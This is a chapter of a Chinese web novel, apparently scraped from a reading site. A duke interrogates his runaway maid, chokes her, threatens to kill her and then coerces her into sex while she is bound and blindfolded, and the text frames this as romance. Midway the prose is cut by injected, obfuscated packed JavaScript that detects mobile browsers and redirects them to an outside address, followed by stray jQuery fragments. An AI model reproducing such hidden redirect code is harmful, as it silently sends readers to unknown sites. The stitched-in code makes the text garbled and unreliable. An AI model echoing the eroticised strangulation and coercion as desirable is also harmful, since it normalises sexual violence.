好久没出来,柳薇对人对景,熟悉又疏离。
东良看穿她的拘谨,温和一笑:“国公爷叫姑娘过去,是给姑娘弥补的机会。姑娘抓住这个机会,讨国公爷的欢心,便既往不咎,自由了。”
萧绝心硬手狠,柳薇难以全心全意信任他,心里琢磨,这回他又准备给她什么难堪。
瞧她怏怏不乐,分明是想得缥缈了。东良便站住不前,看着她,认真道:“我知道姑娘紧张,担心国公爷火气又上来,姑娘可能会言不由衷。但,面对国公爷,这并不是个明智的举动。姑娘如果想自在,最好的办法,就是心口如一。”
东良指点得一清二楚,待会不论她心境如何,是自怨自艾,还是怨天尤人,均忌讳遮掩粉饰,她要表现出绝对的真诚和服从。柳薇了然,不敢再自作聪明,连连点头。
后续无话。
抵达书房外,东良让开路,比手势示意柳薇独自进去。于是,柳薇堪堪挤进虚掩着的门里,抬眼飞快偷窥一眼前方,但见萧绝临窗笔直就座,面色如常冷淡。
这究竟是生气了没有呢?
他没发话允她近前,柳薇轻易不敢动弹,垂头耸肩,远远地待着。
“过来。”
柳薇遵命,往前凑了几步,离他身前的书案依然有段距离。
萧绝眯一眯眼睛,问:“既那么惜命,为何要跑啊?”
柳薇当即下跪,摇两下头。
萧绝徐徐道:“不敢再跑了?”
柳薇心下迟疑一刹那,终究昧着良心将摇头改为猛点头。
固然东良忠告她对上萧绝要做到无条件坦诚,可就事论事,她仍念念不忘逃跑这码事,除非她实在活腻了,不然万万得烂在肚子里。
萧绝极浅地笑了下:“我怎知,你所言虚实?”
低垂的眼睛里,浮现迷茫。别提她现在出不了声,纵然是康健之时,她的辩解,在萧绝面前亦是苍白无力的。这时,萧绝抓了纸笔,掷下来,说:“你不是会写字么?如何分说,写下来。”
他的纸笔,均是上用的,名贵。柳薇小心翼翼捧在手心,却看笔尖无墨,不由得僵了。
“没有墨,便自己过来蘸了。”萧绝叩击桌面,“如此简单之事,还得我教你?”
其实,柳薇脑子空洞洞的,全然不知如何措辞,可遭不住萧绝的威压,勉强起来,蹒跚靠近。
砚台处于书案的右上方,柳薇捉着笔杆,慢吞吞伸过去。毛尖与墨水咫尺之距时,一个大手直逼手腕,旋即腕间一沉。
柳薇受惊,手上一抖,狼毫笔飞了出去。
“胆小如鼠,偏偏满口谎言。”萧绝道,“你是怎么做到的?”
囚困之间,柳薇纹丝不动,只听他又说:“在我这,是缺你少你了,你跑?”不缺不少,甚至锦衣玉食,但朝不保夕啊……柳薇在心里回应,外面仍然呆若木鸡。
“嘴巴不顶用了,眼睛也不顶用了么?”平直的声线贯入耳内,“把头抬起来。”
柳薇无能为力,随声扬首。怯懦的眼里,填入一副沉静如水的容颜。
他问:“什么时候开始的?”
柳薇面露纠结,明显没听明白。
忽然,腕骨吃力,整个人朝前栽去,匍匐在一片胸膛上。松香弥漫,环绕周身,清冽醒目。
……他之前惯用檀香熏衣,何时换成了松香?
不过,相较于清润的檀香,清冷的松香的确更衬他不近人情的气质。
遐想之际,下颌骤然发热——萧绝挑高了她的下巴,彼此四目相对。
萧绝道:“从什么时候筹划逃跑的?”
柳薇恍然大悟,嘴唇翕动,尽显窘迫。
萧绝挑眉道:“再敢胡编乱造,杀了你。”
柳薇脸色煞白,眼光不禁飘向失手扔开的毛笔。
萧绝了然,又从笔山上抽了支笔,丢给她,放开圈住她胳膊的手,指尖点点桌面:“就在这写。”
柳薇唯唯诺诺,向后略撤一撤,在桌角,铺平纸张,提笔染墨,哆哆嗦嗦运笔,在纸上留下歪七扭八的一段痕迹:母亲不好过,奴婢一直寝食难安……生养之恩大过天,奴婢必须多多攒钱,救母亲出来,报答母亲。
萧绝展眼看过,冷笑道:“一直?你好大的胆子。”
柳薇急急摇头,又写:奴婢知错,再也不敢了!从今往后,奴婢一定全心全力为自己犯下的过错赎罪,死心塌地报答您的不杀之恩……
“死心塌地”四字,拓在纸面,笔迹格外深。萧绝多看了两眼,转而盯上写字的人——瘦了,白了,水汪汪的。
逆来顺受的皮囊下,包藏着背信弃义的心思,偏他疏忽大意,从未察觉。
对面的注视,在堪堪冷却。柳薇毛骨悚然,不由自主退后,而萧绝先发制人,掀脚绊她跪倒,又擒住她的脖子,强迫她仰望他:“跑什么?你就是这样死心塌地报答恩人的?”
他扼制着她,断她的去路,和那个杀气腾腾的夜,如出一辙。
柳薇开口,无声控诉:您说过要饶奴婢一命的……
萧绝道:“不错。”
柳薇:那您又掐奴婢……
萧绝道:“你若安分,我自然不会如此。”
柳薇:奴婢当您要杀奴婢……奴婢不想死……
萧绝啧了一声,有烦躁之色:“认清楚你的身份,你没有与我讨价还价的资格。”
他心烦意燥,不觉加大了手劲儿,勒得柳薇呼吸困难,半闭着眼举起双手攀他的胳膊。
此举,萧绝视为抵触,深为不悦,拖她到眼前:“怎么,不服气?”柳薇抓紧他的小臂,能感触到它的遒劲有力,以及蓄势待发——他又起了杀意了。
她才十七岁,远远没活够。
她想长命百岁。
柳薇咬牙,扒着他的手臂,撕扯拉拽。强大的求生意志的作用下,干涸的咽喉中,迸出一句:“不行……”
“不行?”萧绝闻之,眼里明明暗暗,最后竟是勾唇一笑,“看来你还是没摆清楚自己的位置。你是我的奴,从头到脚都属于我,我对你做什么,都是天经地义的。”
他的话,模模糊糊入了耳。柳薇不断摇头,抵死挣扎:“不……不……”
生命来之不易,弥足珍贵,凭什么要被别人夺了去?
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17215738|196032||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
她不甘心!
柳薇费力睁眼,试图呼救,猛不防地,前面有什么东西压了下来,封住了口。
视野内,漆黑无光。奇妙的是,嘴唇上软软的、温温的,乃至尝到一丝茶香。
柳薇推测自己是濒死之际,出现了幻觉,不然同样是窒息,为何上次是肝肠寸断的疼痛,这次毫无痛感也就罢了,居然又香又软?
这时,后颈一重一热,带动身体,往前闪出去;随即左耳畔响起一个低沉的人声:“蠢物,张嘴。”
是萧绝在说话?!
又幻视又幻听……她是死了吗?
“……柳薇,”左耳边,声息持续,“耳朵没聋的话,张嘴。”
这声音指名道姓,柳薇一激灵,严实关闭的牙关,随之开启。
湿润、黏腻,汇聚成一股洪流,冲击着唇齿,跌宕沉浮。
唇齿交锋,另有一只手探到了肋下,将柳薇托起来,倒向一具结实宽阔的身体。“叮——”手背发凉,好像是撞到了一个硬物。柳薇本能地去探寻摸索,当真摸着了。捏在掌心,凹凸不平,应该是刻着字,像是一块玉佩。
唇舌之争戛然而止,眼前渐渐明亮,渐渐开阔,渐渐显现出一张脸:长眉凤眼,眼中朦胧,似有一层雾;挺鼻薄唇,唇上水光潋滟。
……所以,刚刚,萧绝是在亲她吗?
于她惊骇的眼色下,萧绝道:“看够了没?”
柳薇思绪凌乱,傻傻地点头。
萧绝垂眸示意:“那就松手。”
柳薇跟着低头,却见彼此的衣摆交缠不清,而自己的膝盖正在他略微岔开的□□……最可怕的是,自己的手挡在他的腰前,揪着一块乳白玉佩,此物象征着他尊崇无双的地位,见它如见他。
柳薇仓惶拿开手,欲退避三舍,磕头认错,不料后腰箍着萧绝的胳膊,他稍稍用力,搂她回来。
萧绝按住她的脊背,直按她败倒在他胸前。
“再躲闪,打断你的腿。”——这是他再度衔住她嘴唇之前,所说的。
吻,如春日繁花,热烈绽放。
月色清澈,勾勒出彼此交叠的身影,亲密无间。
一记长吻作罢,柳薇已然晕头转向,萧绝却说:“想要息事宁人,便看你如何表现了。”
之后,那方堆放着奏折与圣贤书的书案,成了萧绝宰割柳薇的场地。
不像是柳薇讨好表现,反而像是萧绝在施罚,柳薇在受罚。
几经风雨,柳薇一败涂地,泪如雨下。
那双泪眼,极致脆弱,萧绝一看便扫兴,干脆效仿上次,解下自己厚重的腰带,缠住她的眼。
目不能视,柳薇惶恐不安,忍不住挥手找寻支撑。可在萧绝看来,这女人乱碰乱摸,实在不安生,于是拿她破碎的衣带,凑合缚住她的双手,举过她头顶,说:“可以哭,可以喊,不准乱动。听见了?”
柳薇哽咽答应:“只要您……不杀……奴婢,奴婢做什么……都行……”
萧绝不留情面地嘲笑:“真是个没出息的东西。”
……
这个月圆之夜,注定轰轰烈烈。